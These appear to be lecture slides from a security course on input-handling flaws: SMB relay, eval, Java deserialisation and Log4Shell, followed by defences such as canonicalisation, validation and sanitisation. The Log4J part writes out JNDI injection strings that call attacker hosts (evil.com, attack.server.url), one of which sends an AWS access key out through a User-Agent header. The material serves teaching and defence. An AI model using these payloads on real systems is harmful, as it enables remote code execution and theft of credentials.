Some notations cause *unexpected behaviour* by involving other *protocols*, eg

- UNC paths to remote servers are handled by SMB protocol
- SMB sends password hash to remote server to authenticate, aka pass the hash

This can be exploited by SMB relay attacks
- CVE-2000-0834 in Windows telnet
- CVE-2008-4037 in Windows XP/Server/Vista
- CVE-2016-5166 in Chromium
- CVE-2017-3085 & CVE-2016-4271 in Adobe Flash
- ZDI-16-395 in Foxit PDF viewer

Recall: COMPLEXITY and (unexpected) EXPRESSIVITY data formats is bad

[Example thanks to Björn Ruytenberg, https://blog.bjornweb.nl]

`Eval`

Some programming languages have an `eval(...)` function which treats an input string as code and executes it

- Most interpreted languages an `eval` construct:
  JavaScript, python, Haskell

Why do languages have this?

- Useful for functionality: it allows very ‘dynamic’ code

Why is this a terrible idea?


1. Prime target for injection attacks
2. Complicates static analysis

`Eval` is evil and should never be used!

(De)serialisation

Serialisation (aka **marshalling** aka **pickling**)

– turning a data structure or object into sequence of bytes or string



Deserialisation (aka **unmarshalling** aka **unpickling**)

– turning a sequence of bytes back into a data structure or object

Typically uses?

storing objects on disk, transferring objects over network

Deserialisation attacks in Java

Code to read Student objects from a file

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser")
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject(); // deserialise and cast
```

- If file contains serialised Student objects, readObject will execute the deserialization code from Student.java

How would you attack this?

- If file contains other objects, readObject will execute the deserialisation code for that class
  So: attacker can execute deserialisation code for any class on the CLASSPATH
- If the object s is later discarded as garbage, eg because the cast fails, the garbage collector will invoke its finalize methods
  So: attacker can execute finalize method for any class on CLASSPATH

Deserialisation attacks in Java


Code to read Student objects from a file

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser")
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject(); // deserialise and cast
```

Can't we only deserialise objects if they are Student *objects?*


- Subtle issue: only after the deserialisation do we know that type of object we deserialised ☹
- Countermeasure: Look-Ahead Java Deserialisation to white-list which classes are allowed to be deserialised

Log4J attack




General   About

Name	${jndi:ldap://[redacted].dnslog.cn/a} >
Software Version	15.1.1
Model Name	iPhone 12
Model Number	[redacted]
Serial Number	[redacted]



```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```



DNS Query Record	IP Address	Created Time
[redacted].dnslog.cn	17.123.16.44	2021-12-11 00:12:00
[redacted].dnslog.cn	17.140.110.15	2021-12-11 00:12:00

Cas van Cooten, @chvancooten, https://twitter.com/chvancooten/status/1469340927923826691

JNDI (Java Naming and Directory Interface)

- Common interface to interact with a variety of naming and directory services, incl. LDAP, DNS and CORBA
- Naming service
  - associates names with values aka bindings
  - provides lookup and search operations of objects
- Directory service
  - special type of naming service for storing directory objects that can have attributes
- You can store Java objects in Naming or Directory service using
  - serialisation, ie. store byte representation of object
  - JNDI references, ie. tell where to fetch the object
    - rmi://server.com/reference
    - ldap://server.com/reference


  Another option is to let a JDNI reference point to a (remote) factory class to create the object.

The Log4J attack

1. Attacker provides some input that is a JDNI lookup pointing to their own server ${jndi:ldap://evil.com/ref}
2. If that user input is logged, Log4j will retrieve the corresponding object from the attacker's server
3. Attacker's server evil.com can reply with
   - a serialised object, which will be deserialised
   - a JNDI reference to another server hosting the class; JDNI looks up that reference, and downloads & executes class
4. Attacker's code runs on the victim's machine

Alternatively, attacker can abuse gadgets available on the ClassPath on the victim's machine.

Example data exfiltration using Log4J


Normal Log4J scenario
HTTP request is sent
GET /index.html
User-Agent: Mozilla/5.0
Log4J logs the HTTP request:
[client] - /index.html - Mozilla/5.0 - ...
Vulnerable Target
Exfiltration attack example
Malicious HTTP request is sent:
GET /index.html
User-Agent:${jndi:service://attack.server.url/?s=${env:AWS_ACCESS_KEY_ID}
Target sends HTTP request to the attacker revealing sensitive data:
http://attack.server.url/?s= AWS SECRET
SOPHOS labs

https://news.sophos.com/en-us/2021/12/12/log4shell-hell-anatomy-of-an-exploit-outbreak/

Social Engineering as injection attacks?

Some forms of social engineering can be regarded as injection attacks:

- **Attackers trick victims into executing some command**

Preventing INPUT problems

Why so many & such tricky input problems?

- Many input languages and formats

  incl. data formats (URLs, filenames, email addresses, X509, ...), protocols e.g. in network stack (4G, Bluetooth, TCP/IP, Wifi, TLS, HTTP, ...), file formats (Word, PDF, HTML, audio/video formats, JSON, XML, ...), script/programming languages (SQL, OS commands, JavaScript, ...), ...
- Complex input languages and formats

  e.g. look at https://html.spec.whatwg.org for HTML or https://url.spec.whatwg.org and https://www.rfc-editor.org/rfc/rfc3987 for URLs
- Sloppy definitions of input languages and formats
- Expressive languages and formats

  eg. *macros* in Office formats, *SMB protocol* for Windows file names, *JavaScript* in HTML & PDF, `eval()` in programming languages, ...

Some of these factors also explain the success of fuzzing.

Audience poll

How should you defend against input problems?

Possibly by input *validation*

Probably NOT by input *sanitisation*

It’s a common misunderstanding to think that input validation and input sanitisation are the best or only defences !

It’s an even more common mistake to confuse sanitisation & validation!

Preventing input handling problems

I. Basic protection primitives:

   Validation, Sanitisation, Canonicalisation

II. Tackling buggy parsing with LangSec

III. How (not) to tackle unintended parsing - ie injection flaws

   a) Input vs output sanitisation

   b) Taint Tracking

   c) Safe builders

      Case study: XSS

I. The three basic protection mechanisms

a) Canonicalisation

b) Validation

c) Sanitisation

Canonicalisation, Validation, Sanitisation

1. Canonicalisation: *normalise* inputs to canonical form

   E.g. convert `10-31-2021` to `31/10/2021`

   `www.ru.nl/` to `www.ru.nl`

   `J.Smith@Gmail.com` to `jsmith@gmail.com`

2. Validation: *reject* 'invalid' inputs

   E.g. reject May 32nd 2024 or negative amounts

3. Sanitisation: *fix* 'dangerous' inputs

   E.g. convert `<script>` to `&lt;script&gt;`

   Many synonyms: escaping, encoding, filtering, neutralising, ...

$\}$ ***Beware: validation & sanitisation are often confused !***

Invalid inputs could be fixed instead of rejected as part of validation.

Which of these operations should be done first?

a) Canonicalisation (aka Normalisation)

There may be *many* ways to write the same thing, eg.

- upper or lowercase letters eg `s123456` vs `S123456`
- trailing spaces eg `s123456 ` vs `s123456`
- trailing `/` in a domain name, eg `www.ru.nl/`
- trailing `.` in a domain name, eg `www.ru.nl.`
- ignored characters or sub-strings, eg in email addresses:
  `name+redundantstring@bla.com`
- `..` `.` `~` in path names
- file URLs `file://127.0.0.1/c|WINDOWS/clock.avi`
- using either `/` or `\` in a URL on Windows
- Unicode encoding eg `/` encoded as `\u002f`

  Beware: some forms of encoding are not meant as form of sanitisation

a) Canonicalisation

- Data should always be put into canonical form *before* any further processing, esp.
  - *before* validation
  - *before* using the data in security decisions

- But: the canonicalisation operation itself may be abused, for instance to waste CPU cycles or memory
  - eg with a zip bomb of XML bomb

  (Btw: a docx file is a zip file!)


b) Validation

Many possible forms of patterns for validations

- Eg. for numbers:
  - positive, negative, max. value, possible range?
  - Luhn mod 10 check for credit card numbers
- Eg. for strings:
  - (dis)allowed characters or words
  - More precise: regular expressions or context-free grammars
    - Eg for RU student number (s followed by 6 digits), valid email address, URL, ...

Unfortunately, regular expressions and context-free grammars are not expressive enough for many complex input formats (eg email address, JPG, PDF,...) ☹

b) Validation techniques



	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

- Indirect selection
  - Let user choose from a set of legitimate inputs; User input never used directly by the application
  - Most secure, but cannot be used in all situations; also, attacker may be able to by-pass the user interface to still enter invalid data, eg by messing with HTTP traffic
- Allow-listing (aka white-listing)
  - List *valid* patterns; *accept* input if it matches
  - Instance of a positive security model
- Deny-listing (aka black-listing)
  - List *invalid* patterns; *reject* input if it matches
  - Least secure, given the big risk that some dangerous patterns are overlooked
  - Instance of a negative security model

c) Sanitisation aka encoding

Commonly applied to prevent injection attacks, eg.


- replacing `"` by `\"` to prevent SQL injection, aka escaping
- replacing `< >` by `&lt &gt` to prevent HTML injection & XSS
- replacing `script` by `xxxx` to prevent XSS
- putting quotes around an input, aka quoting
- removing dangerous characters or words, aka filtering

NB after sanitising, changed input may need to be *re-validated*

As for validation, we can use allow-lists or deny-lists for replacing or removing characters or keywords

Validation patterns can get COMPLEX

A regular expression to validate email adressess



```
\A(?:[a-z0-9!#$%&'*+/=?^_`{|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*
 |  "(?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21\x23-\x5b\x5d-\x7f]
      |  \\[\x01-\x09\x0b\x0c\x0e-\x7f])*")
@ (?:(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])?
  |  \[(?:(?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}
       (?:25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?|[a-z0-9-]*[a-z0-9]:
          (?:[\x01-\x08\x0b\x0c\x0e-\x1f\x21-\x5a\x53-\x7f]
          |  \\[\x01-\x09\x0b\x0c\x0e-\x7f])+)
     \])\z
```

See http://emailregex.com for code samples in various languages

Or read RFCs 821, 822, 1035, 1123, 2821, 2822, 3696, 4291, 5321, 5322, and 5952 and try yourself!